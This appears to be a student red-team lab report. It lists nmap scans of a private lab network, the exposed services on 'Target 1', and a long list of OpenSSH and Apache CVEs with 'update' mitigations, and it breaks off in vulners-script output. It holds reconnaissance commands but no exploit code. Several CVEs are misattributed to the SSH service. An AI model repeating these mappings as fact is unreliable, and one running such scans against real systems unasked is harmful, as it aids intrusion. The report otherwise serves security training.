
Red Team: Summary of Operations

Table of Contents


Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

nmap -sV 192.168.1.1-255



```
root@Kali:~# nmap -sV 192.168.1.1-255
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-04 19:02 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00084s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00075s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00057s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
```



```
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.115
Host is up (0.00073s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.000010s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 255 IP addresses (6 hosts up) scanned in 30.25 seconds
root@Kali:~# 
```

This scan identifies the services below as potential points of entry:

- Target 1
    - 22/tcp open ssh OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
    - 80/tcp open http Apache httpd 2.4.10 ((Debian))
    - 111/tcp open rpcbind 2-4 (RPC #100000)
    - 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
    - 445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
    - 58705/tcp open status 1 (RPC #100024)

Critical Vulnerabilities

The following vulnerabilities were identified on Target 1:

Target 1

The following vulnerabilities were identified on Target 1:

- Port 22:
    - **Vulnerability:** CVE-2001-0554
    - **Description:** Buffer overflow in BSD-based telnetd telnet daemon on various operating systems allows remote attackers to execute arbitrary commands via a set of options including AYT (Are You There), which is not properly handled by the telrcv function.
    - **Severity:** High - 10.0 (CVSS 2.0)
    - **Mitigation:** Update to the latest version.

    - **Vulnerability:** CVE-2015-5600
    - **Description:** The kbdint_next_device function in auth2-chall.c in sshd in OpenSSH through 6.9 does not properly restrict the processing of keyboard-interactive devices within a single connection, which makes it easier for remote attackers to conduct brute-force attacks or cause a denial of service (CPU consumption) via a long and duplicative list in the ssh -oKbdInteractiveDevices option, as demonstrated by a modified client that provides a different password for each pam element on this list.
    - **Severity:** High - 8.5 (CVSS 2.0)
    - **Mitigation:** Update to the latest version.

    - **Vulnerability:** CVE-2020-16088
    - **Description:** iked in OpenIKED, as used in OpenBSD through 6.7, allows authentication bypass because ca.c has the wrong logic for checking whether a public key matches.
    - **Severity:** Critical - 9.8 (CVSS 3.1)
    - **Mitigation:** Update to the latest version.

    - **Vulnerability:** CVE-2015-6564
    - **Description:** Use-after-free vulnerability in the mm_answer_pam_free_ctx function in monitor.c in sshd in OpenSSH before 7.0 on non-OpenBSD platforms might allow local users to gain privileges by leveraging control of the sshd uid to send an unexpectedly early MONITOR_REQ_PAM_FREE_CTX request.
    - **Severity:** Medium - 6.9 (CVSS 2.0)

- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2018-15919
- **Description:** Remotely observable behaviour in auth-gss2.c in OpenSSH through 7.8 could be used by remote attackers to detect existence of users on a target system when GSS2 is in use. NOTE: The discoverer states 'We understand that the OpenSSH developers do not want to treat such a username enumeration (or "oracle") as a vulnerability.'
- **Severity:** Medium - 5.3 (CVSS 3.0)
- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2017-15906
- **Description:** The process_open function in sftp-server.c in OpenSSH before 7.6 does not properly prevent write operations in read only mode, which allows attackers to create zero-length files.
- **Severity:** Medium - 5.3 (CVSS 3.0)
- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2016-0778
- **Description:** The (1) roaming_read and (2) roaming_write functions in roaming_common.c in the client in OpenSSH 5.x, 6.x, and 7.x before 7.1p2, when certain proxy and forward options are enabled, do not properly maintain connection file descriptors, which allows remote servers to cause a denial of service (heap-based buffer overflow) or possibly have unspecified other impact by requesting many forwardings.
- **Severity:** High - 8.1 (CVSS 3.0)
- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2020-14145
- **Description:** The client side in OpenSSH 5.7 through 8.4 has an Observable Discrepancy leading to an information leak in the algorithm negotiation. This allows man-in-the-middle attackers to target initial connection attempts (where no host key for the server has been cached by the client). NOTE: some reports state that 8.5 and 8.6 are also affected.
- **Severity:** Medium - 5.9 (CVSS 3.1)

- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2015-5352
- **Description:** The x11_open_helper function in channels.c in ssh in OpenSSH before 6.9, when ForwardX11Trusted mode is not used, lacks a check of the refusal deadline for X connections, which makes it easier for remote attackers to bypass intended access restrictions via a connection outside of the permitted time window.
- **Severity:** Medium - 4.3 (CVSS 2.0)
- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2007-2768
- **Description:** OpenSSH, when using OPIE (One-Time Passwords in Everything) for PAM, allows remote attackers to determine the existence of certain user accounts, which displays a different response if the user account exists and is configured to use one-time passwords (OTP), a similar issue to CVE-2007-2243.
- **Severity:** Medium - 4.3 (CVSS 2.0)
- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2016-0777
- **Description:** The resend_bytes function in roaming_common.c in the client in OpenSSH 5.x, 6.x, and 7.x before 7.1p2 allows remote servers to obtain sensitive information from process memory by requesting transmission of an entire buffer, as demonstrated by reading a private key.
- **Severity:** Medium - 6.5 (CVSS 3.0)
- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2015-6563
- **Description:** The monitor component in sshd in OpenSSH before 7.0 on non-OpenBSD platforms accepts extraneous username data in MONITOR_REQ_PAM_INIT_CTX requests, which allows local users to conduct impersonation attacks by leveraging any SSH login access in conjunction with control of the sshd uid to send a crafted MONITOR_REQ_PWNAM request, related to monitor.c and monitor_wrap.c.
- **Severity:** Low - 1.9 (CVSS 2.0)

    - **Mitigation:** Update to the latest version.

- Port 80:
    - **Vulnerability:** CVE-2017-7679
    - **Description:** In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, mod_mime can read one byte past the end of a buffer when sending a malicious Content-Type response header.
    - **Severity:** Critical - 9.8 (CVSS 3.0)
    - **Mitigation:** Update to the latest version.

    - **Vulnerability:** CVE-2017-7668
    - **Description:** The HTTP strict parsing changes added in Apache httpd 2.2.32 and 2.4.24 introduced a bug in token list parsing, which allows ap_find_token() to search past the end of its input string. By maliciously crafting a sequence of request headers, an attacker may be able to cause a segmentation fault, or to force ap_find_token() to return an incorrect value.
    - **Severity:** Critical - 9.8 (CVSS 3.0)
    - **Mitigation:** Update to the latest version.

    - **Vulnerability:** CVE-2017-3169
    - **Description:** In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, mod_ssl may dereference a NULL pointer when third-party modules call ap_hook_process_connection() during an HTTP request to an HTTPS port.
    - **Severity:** Critical - 9.8 (CVSS 3.0)
    - **Mitigation:** Update to the latest version.

    - **Vulnerability:** CVE-2017-3167
    - **Description:** In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, use of the ap_get_basic_auth_pw() by third-party modules outside of the authentication phase may lead to authentication requirements being bypassed.
    - **Severity:** Critical - 9.8 (CVSS 3.1)
    - **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2018-1312
- **Description:** In Apache httpd 2.2.0 to 2.4.29, when generating an HTTP Digest authentication challenge, the nonce sent to prevent reply attacks was not correctly generated using a pseudo-random seed. In a cluster of servers using a common Digest authentication configuration, HTTP requests could be replayed across servers by an attacker without detection.
- **Severity:** Critical - 9.8 (CVSS 3.0)
- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2017-15715
- **Description:** In Apache httpd 2.4.0 to 2.4.29, the expression specified in <FilesMatch> could match '$' to a newline character in a malicious filename, rather than matching only the end of the filename. This could be exploited in environments where uploads of some files are externally blocked, but only by matching the trailing portion of the filename.
- **Severity:** High - 8.1 (CVSS 3.0)
- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2017-9788
- **Description:** In Apache httpd before 2.2.34 and 2.4.x before 2.4.27, the value placeholder in [Proxy-]Authorization headers of type 'Digest' was not initialized or reset before or between successive key=value assignments by mod_auth_digest. Providing an initial key with no '=' assignment could reflect the stale value of uninitialized pool memory used by the prior request, leading to leakage of potentially confidential information, and a segfault in other cases resulting in denial of service.
- **Severity:** Critical - 9.1 (CVSS 3.0)
- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2019-0217
- **Description:** In Apache HTTP Server 2.4 release 2.4.38 and prior, a race condition in mod_auth_digest when running in a threaded server could allow a user with valid credentials to authenticate using another username, bypassing configured access control restrictions.
- **Severity:** High - 7.5 (CVSS 3.1)
- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2020-1927
- **Description:** In Apache HTTP Server 2.4.0 to 2.4.41, redirects configured with mod_rewrite that were intended to be self-referential might be fooled by encoded newlines and redirect instead to an unexpected URL within the request URL.
- **Severity:** Medium - 6.1 (CVSS 3.1)
- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2019-10098
- **Description:** In Apache HTTP server 2.4.0 to 2.4.39, Redirects configured with mod_rewrite that were intended to be self-referential might be fooled by encoded newlines and redirect instead to an unexpected URL within the request URL.
- **Severity:** Medium - 6.1 (CVSS 3.1)
- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2016-5387
- **Description:** The Apache HTTP Server through 2.4.23 follows RFC 3875 section 4.1.18 and therefore does not protect applications from the presence of untrusted client data in the HTTP_PROXY environment variable, which might allow remote attackers to redirect an application's outbound HTTP traffic to an arbitrary proxy server via a crafted Proxy header in an HTTP request, aka an "httpoxy" issue. NOTE: the vendor states "This mitigation has been assigned the identifier CVE-2016-5387"; in other words, this is not a CVE ID for a vulnerability.
- **Severity:** High - 8.1 (CVSS 3.0)
- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2020-1934
- **Description:** In Apache HTTP Server 2.4.0 to 2.4.41, mod_proxy_ftp may use uninitialized memory when proxying to a malicious FTP server.
- **Severity:** Medium - 5.3 (CVSS 3.x)
- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2019-0220

- **Description:** A vulnerability was found in Apache HTTP Server 2.4.0 to 2.4.38. When the path component of a request URL contains multiple consecutive slashes ('/'), directives such as LocationMatch and RewriteRule must account for duplicates in regular expressions while other aspects of the servers processing will implicitly collapse them.
- **Severity:** Medium - 5.3 (CVSS 3.1)
- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2018-17199
- **Description:** In Apache HTTP Server 2.4 release 2.4.37 and prior, mod_session checks the session expiry time before decoding the session. This causes session expiry time to be ignored for mod_session_cookie sessions since the expiry time is loaded when the session is decoded.
- **Severity:** High - 7.5 (CVSS 3.0)
- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2018-17189
- **Description:** In Apache HTTP server versions 2.4.37 and prior, by sending request bodies in a slow loris way to plain resources, the h2 stream for that request unnecessarily occupied a server thread cleaning up that incoming data. This affects only HTTP/2 (mod_http2) connections.
- **Severity:** Medium - 5.3 (CVSS 3.0)
- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2018-1303
- **Description:** A specially crafted HTTP request header could have crashed the Apache HTTP Server prior to version 2.4.30 due to an out-of-bound read while preparing data to be cached in shared memory. It could be used as a Denial of Service attack against users of mod_cache_socache. The vulnerability is considered as low risk since mod_cache_socache is not widely used, mod_cache_disk is not concerned by this vulnerability.
- **Severity:** High - 7.5 (CVSS 3.0)
- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2017-9798

- **Description:** Apache httpd allows remote attackers to read secret data from process memory if the Limit directive can be set in a user's .htaccess file, or if httpd.conf has certain misconfigurations, aka Optionsbleed. This affects the Apache HTTP Server through 2.2.34 and 2.4.x through 2.4.27. The attacker sends an unauthenticated OPTIONS HTTP request when attempting to read secret data. This is a use-after-free issue and thus secret data is not always sent, and the specific data depends on many factors including configuration. Exploitation with .htaccess can be blocked with a patch to the ap_limit_section function in server/core.c.
- **Severity:** High - 7.5 (CVSS 3.1)
- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2017-15710
- **Description:** In Apache httpd 2.0.23 to 2.0.65, 2.2.0 to 2.2.34, and 2.4.0 to 2.4.29, mod_authnz_ldap, if configured with AuthLDAPCharsetConfig, uses the Accept-Language header value to lookup the right charset encoding when verifying the user's credentials. If the header value is not present in the charset conversion table, a fallback mechanism is used to truncate it to a two characters value to allow a quick retry (for example, 'en-US' is truncated to 'en'). A header value of less than two characters forces an out of bound write of one NUL byte to a memory location that is not part of the string. In the worst case, quite unlikely, the process would crash which could be used as a Denial of Service attack. In the more likely case, this memory is already reserved for future use and the issue has no effect at all.
- **Severity:** High - 7.5 (CVSS 3.0)
- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2016-8743
- **Description:** Apache HTTP Server, in all releases prior to 2.2.32 and 2.4.25, was liberal in the whitespace accepted from requests and sent in response lines and headers. Accepting these different behaviors represented a security concern when httpd participates in any chain of proxies or interacts with back-end application servers, either through mod_proxy or using conventional CGI mechanisms, and may result in request smuggling, response splitting and cache pollution.
- **Severity:** High - 7.5 (CVSS 3.0)
- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2016-2161
- **Description:** In Apache HTTP Server versions 2.4.0 to 2.4.23, malicious input to mod_auth_digest can cause the server to crash, and each instance continues to crash even for subsequently valid requests.
- **Severity:** High - 7.5 (CVSS 3.0)
- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2016-0736
- **Description:** In Apache HTTP Server versions 2.4.0 to 2.4.23, mod_session_crypto was encrypting its data/cookie using the configured ciphers with possibly either CBC or ECB modes of operation (AES256-CBC by default), hence no selectable or built in authenticated encryption. This made it vulnerable to padding oracle attacks, particularly with CBC.
- **Severity:** High - 7.5(CVSS 3.0)
- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2015-3183
- **Description:** The chunked transfer coding implementation in the Apache HTTP Server before 2.4.14 does not properly parse chunk headers, which allows remote attackers to conduct HTTP request smuggling attacks via a crafted request, related to mishandling of large chunk-size values and invalid chunk-extension characters in modules/http/http_filters.c.
- **Severity:** Medium - 5.0 (CVSS 2.0)
- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2015-0228
- **Description:** The lua_websocket_read function in lua_request.c in the mod_lua module in the Apache HTTP Server through 2.4.12 allows remote attackers to cause a denial of service (child-process crash) by sending a crafted WebSocket Ping frame after a Lua script has called the wsupgrade function.
- **Severity:** Medium - 5.0 (CVSS 2.0)
- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2014-3583
- **Description:** The handle_headers function in mod_proxy_fcgi.c in the mod_proxy_fcgi module in the Apache HTTP Server 2.4.10 allows remote FastCGI servers to cause a denial of service (buffer over-read and daemon crash) via long response headers.
- **Severity:** Medium - 5.0 (CVSS 2.0)
- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2019-10092
- **Description:** In Apache HTTP Server 2.4.0-2.4.39, a limited cross-site scripting issue was reported affecting the mod_proxy error page. An attacker could cause the link on the error page to be malformed and instead point to a page of their choice. This would only be exploitable where a server was set up with proxying enabled but was misconfigured in such a way that the Proxy Error page was displayed.
- **Severity:** Medium - 6.1 (CVSS 3.1)
- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2020-11985
- **Description:** IP address spoofing when proxying using mod_remoteip and mod_rewrite For configurations using proxying with mod_remoteip and certain mod_rewrite rules, an attacker could spoof their IP address for logging and PHP scripts. Note this issue was fixed in Apache HTTP Server 2.4.24 but was retrospectively allocated a low severity CVE in 2020.
- **Severity:** Medium - 5.3 (CVSS 3.1)
- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2018-1302
- **Description:** When an HTTP/2 stream was destroyed after being handled, the Apache HTTP Server prior to version 2.4.30 could have written a NULL pointer potentially to an already freed memory. The memory pools maintained by the server make this vulnerability hard to trigger in usual configurations, the reporter and the team could not reproduce it outside debug builds, so it is classified as low risk.
- **Severity:** Medium - 5.9 (CVSS 3.0)
- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2018-1301
- **Description:** A specially crafted request could have crashed the Apache HTTP Server prior to version 2.4.30, due to an out of bound access after a size limit is reached by reading the HTTP header. This vulnerability is considered very hard if not impossible to trigger in non-debug mode (both log and build level), so it is classified as low risk for common server usage.
- **Severity:** Medium - 5.9 (CVSS 3.0)
- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2016-4975
- **Description:** Possible CRLF injection allowing HTTP response splitting attacks for sites which use mod_userdir. This issue was mitigated by changes made in 2.4.25 and 2.2.32 which prohibit CR or LF injection into the "Location" or other outbound header key or value. Fixed in Apache HTTP Server 2.4.25 (Affected 2.4.1-2.4.23). Fixed in Apache HTTP Server 2.2.32 (Affected 2.2.0-2.2.31).
- **Severity:** Medium - 6.1 (CVSS 3.0)
- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2015-3185
- **Description:** The ap_some_auth_required function in server/request.c in the Apache HTTP Server 2.4.x before 2.4.14 does not consider that a Require directive may be associated with an authorization setting rather than an authentication setting, which allows remote attackers to bypass intended access restrictions in opportunistic circumstances by leveraging the presence of a module that relies on the 2.2 API behavior.
- **Severity:** Medium - 4.3 (CVSS 2.0)
- **Mitigation:** Update to the latest version.


- **Vulnerability:** CVE-2014-8109
- **Description:** mod_lua.c in the mod_lua module in the Apache HTTP Server 2.3.x and 2.4.x through 2.4.10 does not support an httpd configuration in which the same Lua authorization provider is used with different arguments within different contexts, which allows remote attackers to bypass intended access restrictions in opportunistic circumstances by leveraging multiple Require directives, as demonstrated by a configuration that specifies authorization for one

group to access a certain directory, and authorization for a second group to access a second directory.

- **Severity:** Medium - 4.3 (CVSS 2.0)
- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2018-1283
- **Description:** In Apache httpd 2.4.0 to 2.4.29, when mod_session is configured to forward its session data to CGI applications (SessionEnv on, not the default), a remote user may influence their content by using a "Session" header. This comes from the "HTTP_SESSION" variable name used by mod_session to forward its data to CGIs, since the prefix "HTTP_" is also used by the Apache HTTP Server to pass HTTP header fields, per CGI specifications.
- **Severity:** Medium - 5.3 (CVSS 3.0)
- **Mitigation:** Update to the latest version.

- **Vulnerability:** CVE-2016-8612
- **Description:** Apache HTTP Server mod_cluster before version httpd 2.4.23 is vulnerable to an Improper Input Validation in the protocol parsing logic in the load balancer resulting in a Segmentation Fault in the serving httpd process.
- **Severity:** Medium - 4.3 (CVSS 3.0)
- **Mitigation:** Update to the latest version.




```
root@Kali:/usr/share/nmap/scripts# nmap --script-updatedb*
nmap: unrecognized option '--script-updatedb*'
See the output of nmap -h for a summary of options.
root@Kali:/usr/share/nmap/scripts# nmap --script nmap-vulners -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-05 10:39 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00100s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:6.7p1:
|       EDB-ID:21018    10.0    https://vulners.com/exploitdb/EDB-ID:21018      *EXPLOIT*
|       CVE-2001-0554   10.0    https://vulners.com/cve/CVE-2001-0554
|       CVE-2015-5600   8.5     https://vulners.com/cve/CVE-2015-5600
|       EDB-ID:40888    7.8     https://vulners.com/exploitdb/EDB-ID:40888      *EXPLOIT*
